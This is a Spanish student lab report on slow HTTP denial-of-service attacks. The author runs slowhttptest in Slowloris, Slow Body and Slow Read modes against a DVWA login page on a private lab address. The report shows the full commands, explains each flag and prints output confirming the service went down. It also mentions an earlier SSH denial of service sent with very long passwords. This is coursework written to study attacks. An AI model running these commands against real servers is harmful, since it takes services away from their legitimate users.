A diferencia del ataque DOS orientado a la capa de transporte, la capa de aplicación no se centra en inundar los canales de comunicación, sino que se trata de “acaparar” la atención y los recursos del sistema mediante el uso de diferentes técnicas orientadas a la aplicación objetivo.

Un ejemplo de este tipo sería el ataque DOS que realicé en la práctica dos aprovechando una vulnerabilidad por la que el servicio SSH no limitaba correctamente la longitud de las contraseñas enviadas, y mediante el envío masivo de contraseñas usando longitudes de más de 300.000 caracteres se conseguía que el equipo subyacente procese cada solicitud entrante. Agotando los recursos de CPU de la máquina objetivo y provocando una consecuente denegación de servicios.

Para esta práctica se realiza un ataque DOS orientado a la aplicación web del objetivo, utilizando técnicas de Slowloris (Slow Header), Slow Body y Slow Read.

Para ello utilizaré la herramienta slowhttptest.

<https://www.hackplayers.com/2016/06/ataques-dos-slow-http-mediante-SlowHTTPTest.html>

Slow Headers (Slowloris)

Este ataque consiste en enviar las cabeceras HTTP incompletas (sin el CRLF final que indica el final del header) de tal forma que el servidor no considera las sesiones establecidas y las deja abiertas afectando al número de conexiones máximas configuradas o maxclients.


- `slowhttptest -c 1000 -H -c 1000 -r 1000 -u http://192.168.1.236/dvwa/login.php -l 120`
 - **-H:** Ataque Slow Headers (Slowloris).
 - **-c 1000:** Se define las conexiones totales a abrir.
 - **-r 1000:** Se definen las conexiones por segundo a abrir.
 - **-u:** Se especifica la URL
 - **-l:** Tiempo que dura el ataque.

```
Thu Feb 29 17:38:37 2024:
slowhttptest version 1.9.0
- https://github.com/shekyaan/slowhttptest -
test type:                SLOW HEADERS
number of connections:    1000
URL:                      http://192.168.1.236/dvwa/login.php
verb:                      GET
cookie:
Content-Length header value: 4096
follow up data max size:  68
interval between follow up data: 10 seconds
connections per seconds:  1000
probe connection timeout:  5 seconds
test duration:            120 seconds
using proxy:              no proxy


Thu Feb 29 17:38:37 2024:
slow HTTP test status on 10th second:

initializing:             0
pending:                  620
connected:                380
error:                    0
closed:                   0
service available:        NO
```

Al poco tiempo de realizar el ataque la herramienta ya avisa de que el servicio no está disponible, voy a comprobarlo.



Objetivo cumplido, además este tipo de ataques no es exigente con el sistema como si lo era el ataque DOS a nivel de transporte.



Slow Body (POST)


En este ataque se envían peticiones POST con la cabecera HTTP completa e incluyendo un "Content-Length" con el tamaño en bytes del POST DATA a enviar. Luego se envían menos bytes que los indicados haciendo al servidor esperar sin rechazar la conexión.

- `slowhttptest -B -c 1000 -r 300 -s 8192 -u http://192.168.1.236/dvwa/login.php -x 10 -l 120`
- **-B:** Ataque Slow Body.
- **-c:** Número objetivo de conexiones.
- **-r:** Número de conexiones por segundo a realizar.
- valor del encabezado Content-Length.
- **-u:** URL objetivo
- **-x:** longitud máxima de cada par de nombre/valor aleatorio de datos de seguimiento por aprobación, por ejemplo `-x 2` genera `X-xx: xx` para el encabezado o `&xx=xx` para el cuerpo, donde `x` es un carácter aleatorio (32).

```
Thu Feb 29 17:55:35 2024:
slowhttptest version 1.9.0
- https://github.com/shekyan/slowhttptest -
test type: SLOW BODY
number of connections: 1000
URL: http://192.168.1.236/dvwa/login.php
verb: POST
cookie:
Content-Length header value: 8192
follow up data max size: 22
interval between follow up data: 10 seconds
connections per seconds: 300
probe connection timeout: 5 seconds
test duration: 120 seconds
using proxy: no proxy

Thu Feb 29 17:55:35 2024:
slow HTTP test status on 40th second:

initializing: 0
pending: 482
connected: 400
error: 0
closed: 118
service available: NO
```



Slow Read

En este caso se envían peticiones HTTP legítimas, pero se ralentiza el proceso de lectura de la respuesta retrasando el envío de ACK.

```
Slow read specific options:

-k num      number of times to repeat same request in the connection. Use to
            multiply response size if server supports persistent connections (1)
-n seconds  interval between read operations from recv buffer in seconds (1)
-w bytes    start of the range advertised window size would be picked from (1)
-y bytes    end of the range advertised window size would be picked from (512)
-z bytes    bytes to slow read from receive buffer with single read() call (5)
```

Los valores por defecto para este ataque son bastante bajos, por lo que debería funcionar sin modificarlos.

- `slowhttptest -X -c 1000 -r 300 -u http://192.168.1.236/dvwa/login.php -x 10 -l 120`

Lo interesante de este ataque es el tiempo que retiene las conexiones, y eso que es una web pequeña.

```
Thu Feb 29 18:03:45 2024:
slow HTTP test status on 45th second:

initializing:      0
pending:           283
connected:         665
error:             0
closed:            52
service available: NO
```


A los 45 segundos comienza a cerrar las primeras conexiones.

Con un ratio de 300 se logra una ralentización importante en el servicio.

Con un ratio de 500 la web arroja un mensaje de fallo de conexión con el servicio MySQL.



Con un objetivo de 3000 conexiones a un ratio de 1000 se logra tumbar el servicio.



Conclusión

Hay muchas formas de vulnerar un sistema. Una de las limitaciones que veo latentes es el propio conocimiento, ya que, a medida que se va avanzando en el temario se demuestra que toda tecnología y sistema es vulnerable.

Yo, por ejemplo, no tengo un conocimiento amplio sobre servicios web, pero si tengo bases robustas sobre redes y me defiendo en el manejo y comprensión de Sistemas Operativos y servicios que corren sobre el mismo.

Sin embargo, para realizar una denegación de servicios no requiere de un conocimiento excesivo. Más bien de medios para realizarlo, ya que en un ejemplo real no se contará con un sistema aislado y pequeño como en el ejemplo, requiriendo de un ataque distribuido.

Por otro lado, un ataque MITM también parece sencillo, pero también es sencillo detectarlo. Al menos orientado a capa dos.

Me surge curiosidad sobre cómo atravesar diferentes VLAN dentro de una red interna, es algo que me llama la atención.

Como siempre acepto feedback acerca de la entrega, cualquier reseña, objetividad o recomendación es bienvenida.